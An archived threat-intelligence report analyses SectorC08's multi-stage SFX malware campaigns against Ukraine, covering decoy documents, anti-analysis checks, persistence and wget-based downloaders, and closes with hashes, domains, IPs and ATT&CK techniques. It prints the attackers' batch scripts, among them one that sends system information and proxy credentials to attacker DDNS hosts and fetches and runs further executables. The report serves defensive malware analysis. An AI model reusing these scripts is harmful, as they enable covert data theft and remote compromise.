Multi-Layered SFX in Recent Campaigns Target Ukraine – Red Alert

Archived: 2026-04-05 18:19:22 UTC

Overview

Unlike other state sponsored threat actors, SectorC08 appears to be only concerned with a single target: Ukraine. Artifacts of their likely activity have been found as far back as 2013 and up till today their modus operandi in their initial stages of operation has not changed much.


We analyzed over 50 of their executable malware files found very recently in order to look at similarities, differences, and outliers. We found that while a few samples still used SectorC08's executable file structure which contained batch scripts which were split out into many files (e.g. Wariables.cmd) or batch scripts together with a decoder executable and an encoded executable, most of them followed the structure we will be detailing below.

Example of a Typical First Stage Structure (a8f849d536481d7d8a0fa59a7bcc03dd3387ab4cc14c0342371ae295817f505c)

All samples which we can confirm came in the months of May and June used the same structure in their malware which we will be describing below: a 7zSFX archive which opens a password protected WinRARSFX archive, which then attempts to use a version of wget to download its third stage malware which is another WinRARSFX archive such as UltraVNC.

Fake Documents

Some of the malware samples we found contained an embedded fake document in them pertaining to Ukrainian issues. We observed six such embedded fake documents which were sometimes reused against different targets. These documents are opened from the embedded batch file in the 7zSFX archive environment.



Example of files embedded in a 7zSFX archive. "6710" is the embedded fake document here.

The batch file is always the file which SectorC08 set to be ran after the 7zSFX archive is executed, and the way the file distracts the victim while it performs its malicious activity is to open up a fake document from that batch file.

18974.cmd – Commands Related to Opening Fake Document

```
 …
set CHeqCJB=Document
…
set EhFWXVK=6710
…
copy /y “%EhFWXVK%” “%CHeqCJB%.docx”
…
“%CD%\%CHeqCJB%.docx”
…
```

The fake documents are always in Ukrainian and pertain to Ukrainian issues such as legal, political, military or police issues.

By comparing the document content date to the malware internal versioning code (described later) and from our knowledge of the malware’s previous versioning codes and dates, we can conclude that when the malware internal versioning code corresponds to a date, it is at least a roughly accurate timestamp and we can create a partial timeline of events.

For example, the fake military document dated 21st May 2019 was found in three separate malware samples, where the version code “21.05” (21st May) appeared twice and “22.05” (22nd May) appeared once. Another example is the undated fake police message where the version code “24.05” (24th May) appeared thrice and “prok” and “27” appeared once each.

Basic Anti-Analysis

At the start of this batch script, the malware looks for Wireshark and Process Explorer using the TaskList command. If any of these exist, the script exits using an unspecified label “exit”. But due to an error in their programming logic, this does not actually do everything which the attacker thinks it does.

18974.cmd – Basic Anti-Analysis

```
 …
For %%g In (wireshark procexp) do (
TaskList /FI “ImageName EQ %%g.exe” | Find /I “%%g.exe”
)
If %ErrorLevel% NEQ 1 goto exit
…
```

While looking for Wireshark and Process Explorer were consistent across their malware samples, we also found singular instances where the malware was also checking for HttpAnalyzer (9dbc77844fc3ff3565970cb09d629a710fdec3065b6e4c37b20a889c716c53bf) and an old different malware family sample of SectorC08’s which also checked whether the machine’s username was a known sandbox username such as

“TEQUILABOOMBOOM” or “MALWARETEST” (034fed63fc366ff3cf0137caced77a046178926c63faf1a8cd8db9d185d40821).

statecrypt.cmd – Checking for usernames such as “TEQUILABOOMBOOM”

```
 …
Set ProcessName=wireshark.exe
TaskList /FI “ImageName EQ %ProcessName%” | Find /I “%ProcessName%”
If %ErrorLevel% NEQ 1 goto hotlog

set name=%username%
if “%name%”==”MALTEST” goto hotlog
if “%name%”==”MALWARETEST” goto hotlog
if “%name%”==”TEQUILABOOMBOOM” goto hotlog
if “%name%”==”SANDBOX” goto hotlog
if “%name%”==”VIRUS” goto hotlog
if “%name%”==”MALWARE” goto hotlog
if “%name%”==”MALWARES” goto hotlog
if “%name%”==”TEST” goto hotlog
if “%name%”==”TROYAN” goto hotlog
…
:hotlog
ping 127.0.0.1
taskkill /f /im mshta.exe
for /r “%TEMP%” %%d in (.) do dir /b “%%~d” | find /v “”>nul || rd /s /q “%%~d”
del /f /q “%CD%\*.vbs”
del /f /q “%CD%\*.exe”
del /f /q “%CD%\*.cmd”
exit
```

First Stage Persistence

In this sample, the first stage 7zSFX archive contains the first stage batch script (filename: “18974.cmd”), a shortcut link to run “%USERPROFILE%\winver.exe -pgblfhsuyjqyst” (filename: “11666”), the fake document (6710), and the second stage WinRARSFX archive (filename: “5610”). In the first stage batch script, we can see that the second stage executable is getting renamed and moved to “%USERPROFILE%\winver.exe”, then the shortcut file is being moved to “%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\winver.lnk” for persistence.


18974.cmd – Commands Related to Persistence

```
 …
set KsEEKky=”%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\”
…
set “EbnMNIJ=%USERPROFILE%”
…
set UDWwujG=winver
```

```
…
set GLUymyw=5610
…
copy /y “%GLUymyw%” “%EbnMNIJ%\%UDWwujG%.exe”
…
copy /y “11666” %KsEEKky%\%UDWwujG%.lnk
…
```

Sample Second Stage (EE623D8FCF366249A381B0CB50CE6295E913F88CB0F9CB4D8116C0F3D9FA16F2)

In many recent cases, their second stage is a password protected WinRARSFX which contains a VBS file whose only purpose is to run batch commands via WScript, a .cmd batch file containing the commands to be ran, and a renamed version of wget.



The second stage WinRARSFX archive

In this example, we see that the password used to open the second stage is “uyjqystgblfhs”. While SectorC08 sometimes changes the WinRARSFX password (or simply uses another 7zSFX unprotected archive), we observed this particular password being used at least 11 times across their various malware samples. This shows that while they have likely automated parts of their process for building these batch scripts, a lot of it is still completely manual.

18974.cmd – Commands Related to Second Stage Password

```
 …
set “EbnMNIJ=%USERPROFILE%”
…
set UDWwujG=winver
…
set GLUymyw=5610
…
set cjhIZDS=uyjqystgblfhs
…
taskkill /f /im %UDWwujG%.exe
…
copy /y “%GLUymyw%” “%EbnMNIJ%\%UDWwujG%.exe”
…
```

```
start “” %EbnMNIJ%\%UDWwujG%.exe -p%cjhIZDS%
…
```

Second Stage Persistence and Wget

After the first stage, the 7zSFX archive always eventually acts as a downloader in the second stage, launching various versions of wget in order to download its third stage.

11009.cmd – Full Contents


```
 @echo off
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
chcp 1251>NUL
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
setlocal enabledelayedexpansion
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
set “qwoMlMx=HKCU\Software”
set SbTrL=%SgJyn%*whAWq-%atpVW%
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set “CnGKehh=Microsoft\Windows”
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
set SbTrL=%SgJyn%*whAWq-%atpVW%
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
set “XCEEJVi=CurrentVersion\Internet Settings”
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
set GMXXMeP=”%qwoMlMx%\%CnGKehh%\%XCEEJVi%”
set SbTrL=%SgJyn%*whAWq-%atpVW%
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
For /F “UseBackQ Tokens=2*” %%n In (`Reg.exe Query %GMXXMeP%^|Find /I “ProxyServer”`) do set BtRtCGM=%%o
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
For /F “UseBackQ Tokens=2*” %%u In (`Reg.exe Query %GMXXMeP%^|Find /I “ProxyUser”`) do set tBUCICm=%%v
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
For /F “UseBackQ Tokens=2*” %%n In (`Reg.exe Query %GMXXMeP%^|Find /I “ProxyPass”`) do set BwtKgWA=%%o
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
set SbTrL=%SgJyn%*whAWq-%atpVW%
For /F “skip=1 Tokens=4*” %%u In (‘vol c:’) Do set KsEEKky=%%u
if %KsEEKky%==is (
For /F “skip=1 Tokens=5*” %%v In (‘vol c:’) Do set KsEEKky=%%v
)
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
```

```
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set EbnMNIJ=22.05
set SbTrL=%SgJyn%*whAWq-%atpVW%
set per_24=%computername%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
set DOHVFwJ=0
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
set SbTrL=%SgJyn%*whAWq-%atpVW%
systeminfo > UDWwujG
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
FOR /F “tokens=*” %%n IN (UDWwujG) do @IF NOT i%%n==i set CHeqCJB=!CHeqCJB!%%n+###
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
set SbTrL=%SgJyn%*whAWq-%atpVW%
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set NFJOtqt=%computername%_%KsEEKky:-=%
set SbTrL=%SgJyn%*whAWq-%atpVW%
set eNSzFCv=http
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
set SbTrL=%SgJyn%*whAWq-%atpVW%
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
set FbNZKeg=wincreator
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
set HIngDXg=ddns.net
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set EhFWXVK=%eNSzFCv%://%FbNZKeg%.%HIngDXg%
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set SbTrL=%SgJyn%*whAWq-%atpVW%
set GLUymyw=jasfix
set SbTrL=%SgJyn%*whAWq-%atpVW%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
set “cjhIZDS=%APPDATA%\Microsoft\IE”
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
set ViKDbBD=MicrosoftCreate
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set SbTrL=%SgJyn%*whAWq-%atpVW%
set BDwSMJD=weristotal
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set NOdKmih=winusers
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
set flkpgez=bitvers
```

```
set per_23="Mozilla/5.0 (Windows NT 10.0) Safari/537.36 OPR/54.0.2952.64˝
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
MD "%cjhIZDS%"
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
copy "%ViKDbBD%.exe" "%cjhIZDS%\%BDwSMJD%.exe" /y
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
schtasks /Create /SC MINUTE /MO 30 /F /tn %BDwSMJD%_%KsEEKky:-=%_01 /tr "%cjhIZDS%\%BDwSMJD%.exe -b -c -t 5 '%eNSz
set SbTrL=%SgJyn%*whAWq-%atpVW%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
schtasks /Create /SC MINUTE /MO 32 /F /tn %BDwSMJD%_%KsEEKky:-=%_02 /tr "%USERPROFILE%\%NOdKmih%.exe"
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
if defined BtRtCGM (
schtasks /Create /SC MINUTE /MO 31 /F /tn %BDwSMJD%_%KsEEKky:-=%_03 /tr "%cjhIZDS%\%BDwSMJD%.exe -e http_proxy=htt
)
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
:KTmZDZR
set SbTrL=%SgJyn%*whAWq-%atpVW%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
set /a xTBHxRg=39*%RANDOM%/32768
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
ping -n 10 127.0.0.1
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
timeout /t %xTBHxRg%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
taskkill /f /im %ViKDbBD%.exe
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
set SbTrL=%SgJyn%*whAWq-%atpVW%
%ViKDbBD%.exe -user-agent=%per_23% -post-data="versiya=%EbnMNIJ: =%&comp=%per_24%&id=%NFJOtqt: =%&sysinfo=%CHeqCJE
set SbTrL=%SgJyn%*whAWq-%atpVW%
if defined BtRtCGM (
%ViKDbBD%.exe -user-agent=%per_23% -e http_proxy=http://%BtRtCGM% -proxy-user=%tBUCICm% -proxy-password=%BwtKgWA%
)
ping -n 5 127.0.0.1
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
set /a zDGBFmh=0
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
for %%o in (%GLUymyw%.exe) do (set /a zDGBFmh=%%~Zo)
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
if %zDGBFmh% GEQ 50002 call :FdLHKss
set SbTrL=%SgJyn%*whAWq-%atpVW%
set /a xTBHxRg=30*%RANDOM%/32768
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
```

```
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
ping -n 5 microsoft.com
set SbTrL=%SgJyn%*whAWq-%atpVW%
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
goto KTmZDZR
if %SbTrL% LEQ SgJyn set whAWq=SgJyn-atpVW-%SbTrL%
:FdLHKss
start "" "%GLUymyw%.exe"
if SbTrL==GEdaT set xGAmD=%whAWq%_SgJyn
ping -n 11 google.com.ua
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
del /q /f "%GLUymyw%.exe"
if SgJyn==GEdaT set SgJyn=%whAWq%*SbTrL-whAWq
exit /b
set SbTrL=SgJyn+whAWq-GEdaT*atpVW-%SgJyn%
```

From the sample contents below, we can see that MicrosoftCreate.exe (some version of wget) is being renamed and moved to "%APPDATA%\Microsoft\IE\weristotal.exe". This weristotal.exe is then set to download an EXE file from hxxp://bitvers[.]ddns[.]net/[computerinfo]/winusers.exe in a scheduled task which is then executed in another scheduled task. The scheduled task to perform the download happens every 30 minutes, and this is important to note because SectorC08's servers very often returns a HTTP 403 Forbidden error instead of the requested file.



Separately, the original MicrosoftCreate.exe also attempts to download another executable, jasfix.exe in this case, from hxxp://wincreator[.]ddns[.]net/[computerinfo]/winusers.exe. While both of these wget downloads are to different DDNS servers, both servers point to the same IP addresses and the same file paths, meaning that it is also a form of redundancy for SectorC08.

In order to identify victims, fields sent in the wget command include the "comp" field (containing %computername% environment variable) and the "sysinfo" field (containing the entire contents of the systeminfo command). All of these are sent in the clear using HTTP.

Another interesting area to note from how they run wget is the user-agent used and the "versiya" (version) field in the post-data. While the user-agent is left as the default wget user agent about half the time, at other times various and even unusual user-agent strings are used which suggests that SectorC08 sometimes knows which user-agent strings are used or likely to be used in the victim environment.

Version Code	User-Agent
07.05	Mozilla/5.0 (Windows NT 10.0; Win64; x64) Safari/537.36
13.05	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
13.05	Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) Safari/604.1
21.05	Mozilla/5.0 (Linux; Android 5.1; Neffos C5 Build/LMY47D) Mobile Safari/537.36
21.05	Mozilla/5.0 (X11; Linux x86_64) Safari/537.36
23.05	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
23.05	Mozilla/5.0 (Windows NT 10.0) Safari/537.36 OPR/54.0.2952.64
24.05	Mozilla/5.0 (Linux; Android 8.0.0; SM-G955F Build/R16NW) Safari/537.36
24.05	Mozilla/5.0 (Windows NT 5.1) Chrome/49.0.2623.112
U_04	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Gecko/20100101 Firefox/27.0
USB_04	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
USB_07	Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0
USB_08	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Gecko/20100101 Firefox/27.0
%1_401	Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36 OPR/54.0.2952.64
osb	Mozilla/5.0 (Windows NT 10.0; Win64; x64) Safari/537.36

Additionally, if a proxy is defined at “HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings” with the registry keys “ProxyServer”, “ProxyUser”, and “ProxyPass”, these values will be used in the wget “http_proxy”, “–proxy-user”, and “–proxy-password” fields in another invocation of wget.

In total we observed six different versions of wget being used by SectorC08 recently, which are what appears to be different variations of GNU Wget 1.11.4 and GNU Wget 1.16.

Stage 3 and 4 – UltraVNC

The file downloaded by wget is actually the stage 3 binary, another 7zSFX archive but this time containing a password protected WinRARSFX archive which uses UltraVNC for remote administration. In fact, using UltraVNC for unauthorized remote administration has been a tactic which SectorC08 has been using for many years.

Summary

SectorC08 is a threat group interested in targeting Ukraine and has been doing so for many years. While their tactics have not changed much even after so long, that only goes to show that they have achieved at least some success in their operations over the years. From a technical standpoint, their custom malware might appear to some as unsophisticated due to the low technical difficulty in creating these malware samples, but in fact due to their creative use of various versions of open source utilities and modifying a lot of static information such as the 7zSFX and WinRARSFX versions used to create their executables and even the icons of every file, they have consistently achieved low detections from security products and are likely to continue to do so.

Indicators of Compromise (IoCs)

Hashes (SHA-256)

26810e37b605df1a444dc9468d79d8ead28e134a9541ee67241eb50924e4236e
a3fbc94375920390db0d53e2dd59e7606042e047e017125904de6965a502b2f0
b6addc4567145df117d14cfbe6edac98676af16ac5a2da77fb9da31734e3a50e
cab1a3ede5f8b222f402896b2acc315568ee35b8bed02b4d9172cbe75a206e4e
3399e9e57052410411bade73176cea11479a46a7adf866b615a6f369f3e8e9d2
374fd24a31894d9090e46f7bd25cfe5192981e4df45ef7a9be128e37a9e11dde
8c6673f5081bf1389bd5adb88453d86900e17aaa4b9887aa7eb1fd02bbe89dca
9034b7fd62f9d655c7bbbee19f33e9d334fe57849ca938f3293cdb41647e0e89
3c464eb893b719c35064a5ed60f9a204e231b3f5e960782893e4a5f1124aff3b
5dae4d7bbff9ebe9f4032c009f233633baa79061efd7a9e3deaf2c0bc18ac742
020c268089ff2590d27349d0ba9e748269e3afa40127f7acb9d44fcc31a0c30f
73eae0ddc00d228c49ee6aa3369603fb153b56264b8092dd175c2fb49646af39
a7cb50745886f2535d7eefde299cdaa2f64df44163c09a779c9f859bc6304d87
958a9876b158c4ef96556535a2822b2a5193259c4a71086c5ed003c8e5109b63
2709dc808c0fbf6d4990466e44b15f9aa2c94569a137dbb83a95fc8e1beefb89
55cdfe068487a8ca2c1bbfe852f27c9f0d1918d6d5182f28456a5af361511ce3
3bbedec42b4fb9ee2624b36ebb9214d41405a399df86a9332e5cc45cf399201c
be41c927eb7445e759027b84a87426643d39f6287320ef085889b8367e311bfd
a800af4fb370c0afb58c4a300e4fcd7f25439d3379bdf82687a1e86848209799
5555a3292bc6b6e7cb61bc8748b21c475b560635d8b0cc9686b319736c1d828e
1fa39419ea9c2e46acc1f84a6513ae05db8b66cf2fad419962c86ec32f63b5af
c298f905949799fd52c162f35bea112bddc9fa2f921a47f346818d95f71a5c2e
9d51ff330c2772458a8597252b9d13af4ff41e277a942a978070cb8280621760
151ddd68312859bb7b13d3486b95f2f48a4cc7eea3d4f4f4ffc643f2fd34eed6
78daa3f1af5489ee9926752a92e024e2ba18587e53463d81676598d5ccdc3b24
abe17d0cefbbfd24a8df1607ff30628960a4bc5baf035c9d07e15628727523d3
cbbd69de64be85fe1a0d63acde5bf735bd424a57c25893036bb2a16fc99cec2c
a8f849d536481d7d8a0fa59a7bcc03dd3387ab4cc14c0342371ae295817f505c
9dbc77844fc3ff3565970cb09d629a710fdec3065b6e4c37b20a889c716c53bf
fc3a1af59e1ff1d1d4fe38976900708e2003d40e065b075e517cd483d440fe57
1c139173ea4b615a09d27070443f6b601d8571d02fd5445cfec2ce690c276da1
09c527ed64ac87b9dfce00e6ed5562d1fc508bfb018eac493cf0c02558c7a840

d55cb155a97c7c8dfea78b54fa6a5b0a8952068a87357fac221fbe6e70d7a1ea
cadb3faa4953c3e9f0f2a5204373b20a2984ee371b9d230717dbfa67e84eb9c4
14212c4cc251bb1876a01b6fbcc68eb7d0f8e754cac66b417aa0589229471f14
31d8d4e95d2d932c3a9cfc8aea15f8fc464290202f8d681f1e63b93cbf057c1a
548b0ef8da5ec586fb47e56c852e4f7b3f3c424ed9deabc91416bdf996885820
cd59b18c84e79c5fcf5a93600e06493d84c9766985ed7cfab3b9478a4c30472e
39629483da85cb8bf8a32e83f54a6a89320fc9e574d657f0636207d1eb669f38
2a1efabb5a1eb219ae9232a28c9e37d176dd98866c93509f11733dd9e8fce97b
449dd5126d51d51b1f0f6bebea52b36c9aa196f2f2cbd6e677013e26bd832ffb
22821897a44e2db6a816f54a21e34aa59234baf2d3ae54d9ecaadd0ceceffa74
d708c90d51efd1a7b6bc5142b6736bd90454d943d9d6e1860cd6395918ff9ad0
14e814c9cb2e0a03055163625b3099706bd92b95141831acb9150cfba1403bfa
9f697822a3d4714d3b0732aead3c0b2ba14c99f183d06b0694c98a5578cc08c4
601d85c0236f8d3a82fecf353adb106fac23f1681ef866783ff6e634538c9ce0
ba2b5092d1fb79698b6f25c4a435632887164672bd355add2c7e7ffce9a45d72
d3ad9b3b0b6cee60c828c847c9ebd9f7cd5e6b6b5ef31b368b16437e48f7204f
80301273fa0189a57514611a17fe79809a5c1eb044000399b7fce9a73379a9b9
6ffee0a44eaf37c8f00e16e18484bebbf4cad32c9b65b7e1329284d92ca0ff5e
6e524e4caa5975f391219dfe5bf03c63e9b248036b264efb7f3f37f4652348b3
ddcb6a9f5cb1789615985314c58d21f43140e3d53b95b92ffe7e097143cc7763
d55cb155a97c7c8dfea78b54fa6a5b0a8952068a87357fac221fbe6e70d7a1ea
80e876d46ddfb5348d9b8ea6fbb907d6c1029da3854dd3366ab4891c4967b305
72bbbee65e033826b95f4e6fdea6ca124f00f007f7fb080c7568a523523c4111
362b3b172c95bd9d0b04bec3878460d379e2a47e90e23ae54e5d7f991a1ea69c
034fed63fc366ff3cf0137caced77a046178926c63faf1a8cd8db9d185d40821
dd1cdb0ecd48dfc9b7d500414bfc8b07b1babcbb7f8a77eb83a369dabfe8bf93
1093b834938d7547181a14832c3caa95211c75af987f01745cd319e2e5144dfd
9d89ac5d55568d4b37e86c52e8adae57cfe643d134858f4f1404c2e1432976df
b74e88a130823bfb3fae18bc8b8c9eb2553598cb215b2559f436aa3f0875dc64

wget utilities (SHA-256)

92CCC276806C98C4A163855ED6532395438435DB433ECF02A04A9295F6703492
F5BDE8107EC70097D786896F4AA16B96B597DBF0936F61C7856D4C686AA69B54
A48AD33695A44DE887BBA8F2F3174FD8FB01A46A19E3EC9078B0118647CCF599
68452CEDF3D911013B416FE13744D59B5BD15044D9DF13178FF117EA0E05C44F
888BA9147BA89B5713AFE031449BE46BB20972F68839BC3546A511109A496197
8B50E3CA06A22D0BE6A71232B320137C776F80AC3F2C81B7440B43854B8A3BF0

Embedded Lure Documents

67FF9031CE8931FCB4E2AE0E72D1D3B8A67EA39257BB7759DCEA925757A85DD8
4A1B730A2AF2A498D452625CB952297630956B2236AE381051E91C53477E9C2D
606C3D0AE26F6D0C17724409FBDB6960FE246FBF63B3564B06507A68BE6D2F31
B511E05100B3A4F3515C5526D2DC3C873F66384225C174C65931744D9E682DC0

F7E74C7FBA99E1F500A37145ADBDE8F62E3811D50E85330EBFE8B13F1C4B90CF
73E3732EB46A05C1D5E4ED57F222B195C4C3AF4A2E5B9F2FBA37762F79BAF222

Domain

hxxp://wincreator[.]ddns[.]net
hxxp://bitwork[.]ddns[.]net
hxxp://winrouts[.]ddns[.]net
hxxp://widusk[.]ddns[.]net
hxxp://workusb[.]ddns[.]net
hxxp://torrent-videos[.]ddns[.]net
hxxp://sprs-files[.]ddns[.]net
hxxp://sprs-updates[.]ddns[.]net
hxxp://spread-new[.]ddns[.]net
hxxp://drop-new[.]ddns[.]net
hxxp://telo-spread[.]ddns[.]net
hxxp://dropdrop[.]ddns[.]net
hxxp://bitvers[.]ddns[.]net
hxxp://my-certificates[.]ddns[.]net
hxxp://kristousb[.]ddns[.]net
hxxp://my-work[.]ddns[.]net
hxxp://spr-d2[.]ddns[.]net
hxxp://military-ua[.]ddns[.]net
hxxp://bitlocker[.]ddns[.]net
hxxp://const-gov[.]ddns[.]net
hxxp://tor-file[.]ddns[.]net
hxxp://torrent-vnc[.]ddns[.]net
hxxp://versiya-spread[.]myftp[.]org
hxxp://spread[.]crimea[.]com
hxxp://dropper[.]crimea[.]com
hxxp://torrent-stel[.]space
hxxp://torrent-supd[.]space

IP Addresses

5[.]23[.]55[.]212
80[.]211[.]167[.]231
84[.]78[.]25[.]153
91[.]226[.]81[.]235
94[.]154[.]11[.]23
95[.]142[.]45[.]48
142[.]93[.]110[.]250
185[.]158[.]115[.]137
185[.]158[.]114[.]95
185[.]231[.]154[.]122
185[.]231[.]154[.]154

185[.]231[.]155[.]12
185[.]231[.]155[.]69
185[.]231[.]155[.]209
185[.]248[.]100[.]104
185[.]248[.]100[.]121
185[.]248[.]100[.]142
193[.]19[.]118[.]65
193[.]19[.]118[.]238
195[.]2[.]253[.]218
195[.]62[.]52[.]91
195[.]62[.]52[.]119
195[.]62[.]52[.]160
195[.]62[.]52[.]164
195[.]62[.]53[.]158
195[.]88[.]208[.]26
195[.]88[.]208[.]51
195[.]88[.]208[.]133
195[.]88[.]208[.]157
195[.]88[.]209[.]136

MITRE ATT&CK Techniques

The following is a list of MITRE ATT&CK Techniques we have observed based on our analysis of these malware.

Initial Access
T1091 Replication Through Removable Media
T1193 Spearphishing Attachment

Execution
T1059 Command-Line Interface
T1085 Rundll32
T1053 Scheduled Task
T1064 Scripting
T1204 User Execution
T1047 Windows Management Instrumentation

Persistence
T1158 Hidden Files and Directories
T1060 Registry Run Keys / Startup Folder
T1053 Scheduled Task
T1023 Shortcut Modification

Defense Evasion
T1158 Hidden Files and Directories
